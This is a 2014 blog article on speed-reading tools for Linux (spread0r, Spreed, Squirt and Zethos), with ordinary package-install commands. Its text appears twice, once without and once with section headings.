http://xmodulo.com/2014/04/speed-read-linux.html
Have you heard of speed reading? Me neither. At least not before a startup called Spritz raised 3.5 Millions in seed money to develop an API that supposedly allows a user to read 1,000 words per minute.
The concept of speed reading is simple: slice a text into individual short segments, like a word or two, and flash these segments very quickly. The reader's eyes do not have to move at all during the process, sparing the time we normally need to skim a page. As this technology is brand new, there is no way to tell if your brain will explode or implode above that speed. No, apparently it is safe to use as your brain is fast enough to process the information. The API should become very handy once people get accustomed to it. Now if you are as excited as I am for this, but don't want to wait or prefer to get used to it now, good news: you can already try speed reading on your favorite OS today.
The following are three tools that allow you to speed read on Linux.

Based on Perl and Gtk2, spread0r (previously called Gritz) is a GPL software that takes a text file as an input, and then flashes you the content at a speed up to 1,000 words per minute. You should however try something slower at first, just to get the hang of it. The interface is simple, nearly minimalist: launching the lecture, choosing the speed, quitting, etc. The software could use a bit of improvement. I would suggest starting by taking something else than just a text file as input (you can convert yourself though), and maybe also a “no-distract” mode? Anyway, it is still very cool.
You can try spread0r by downloading the sources from github and simply launching the "spread0r.pl" file. Note that you will need Gtk2 and Perl installed on your system first.

Aside from ebooks and word documents, the stuff I read the most on my computer are Internet articles (yes this is meta). However, it would really be a chore if I had to copy and paste what I want to read into a text editor, save it as a txt file, and then launch it in Spread0r. Hopefully, the Chrome extension Spreed is here to cope with that. After installing and enabling Spreed on your Chrome browser, you can just select the text you want to speed read, right-click on it, and choose "Spreed selected text." It will open a new window in which the words will be flashed to you. I like the integration with Chrome, and the level of thought which was put into the extension. You can, for example, select the color set of the windows, the number of words at a time, the font size, launch the lecture and pause it via the space bar, and even go above 4,000 words per minute (that's not speed reading anymore though, it's just staring).

If you liked the idea of speed reading from within your browser, but do not have Chrome, or do not like the idea of an extension, the solution is the bookmarklet Squirt. Despite the name which seems to come out of nowhere, Squirt is currently my favorite speed reading utility. It is efficient and easy to use. Add it from here by "drag'n'dropping" the big blue button into your favorite bar. You can then call it from any web page, after selecting some text or not, and a fancy white panel will overlay the page. You can control the lecture with intuitive shortcuts. The interface is beautiful, and it can also go above 4,000 words per minute.
In conclusion, you have now no excuse to ignore speed reading on your favorite OS. Just try not to get your brain fried. Which one of these solutions do you prefer? Or do you have another one not mentioned here? Also do you really think that speed reading can develop in the future? Let us know in the comment.
Have you heard of speed reading? Me neither. At least not before a startup called Spritz raised 3.5 Millions in seed money to develop an API that supposedly allows a user to read 1,000 words per minute.
The concept of speed reading is simple: slice a text into individual short segments, like a word or two, and flash these segments very quickly. The reader's eyes do not have to move at all during the process, sparing the time we normally need to skim a page. As this technology is brand new, there is no way to tell if your brain will explode or implode above that speed. No, apparently it is safe to use as your brain is fast enough to process the information. The API should become very handy once people get accustomed to it. Now if you are as excited as I am for this, but don't want to wait or prefer to get used to it now, good news: you can already try speed reading on your favorite OS today.
The following are three tools that allow you to speed read on Linux.
1. Spread0r
Based on Perl and Gtk2, spread0r (previously called Gritz) is a GPL software that takes a text file as an input, and then flashes you the content at a speed up to 1,000 words per minute. You should however try something slower at first, just to get the hang of it. The interface is simple, nearly minimalist: launching the lecture, choosing the speed, quitting, etc. The software could use a bit of improvement. I would suggest starting by taking something else than just a text file as input (you can convert yourself though), and maybe also a “no-distract” mode? Anyway, it is still very cool.
You can try spread0r by downloading the sources from github and simply launching the "spread0r.pl" file. Note that you will need Gtk2 and Perl installed on your system first.
$ sudo apt-get install libgtk2-perl (for Debian/Ubuntu)
$ sudo pacman -S gtk2-perl (for Archlinux)
$ sudo yum install perl-gtk2 (for Fedora)
$ sudo pacman -S gtk2-perl (for Archlinux)
$ sudo yum install perl-gtk2 (for Fedora)
2. Spreed
Aside from ebooks and word documents, the stuff I read the most on my computer are Internet articles (yes this is meta). However, it would really be a chore if I had to copy and paste what I want to read into a text editor, save it as a txt file, and then launch it in Spread0r. Hopefully, the Chrome extension Spreed is here to cope with that. After installing and enabling Spreed on your Chrome browser, you can just select the text you want to speed read, right-click on it, and choose "Spreed selected text." It will open a new window in which the words will be flashed to you. I like the integration with Chrome, and the level of thought which was put into the extension. You can, for example, select the color set of the windows, the number of words at a time, the font size, launch the lecture and pause it via the space bar, and even go above 4,000 words per minute (that's not speed reading anymore though, it's just staring).
3. Squirt
If you liked the idea of speed reading from within your browser, but do not have Chrome, or do not like the idea of an extension, the solution is the bookmarklet Squirt. Despite the name which seems to come out of nowhere, Squirt is currently my favorite speed reading utility. It is efficient and easy to use. Add it from here by "drag'n'dropping" the big blue button into your favorite bar. You can then call it from any web page, after selecting some text or not, and a fancy white panel will overlay the page. You can control the lecture with intuitive shortcuts. The interface is beautiful, and it can also go above 4,000 words per minute.
Bonus: Zethos
If none of the options mentioned so far pleases you, and you are a coder, then you will be happy to know that there exist a free and open source JS code called Zethos that you will be able to use in your own speed reading apps. You can check it out on github, and bravo to its creator.In conclusion, you have now no excuse to ignore speed reading on your favorite OS. Just try not to get your brain fried. Which one of these solutions do you prefer? Or do you have another one not mentioned here? Also do you really think that speed reading can develop in the future? Let us know in the comment.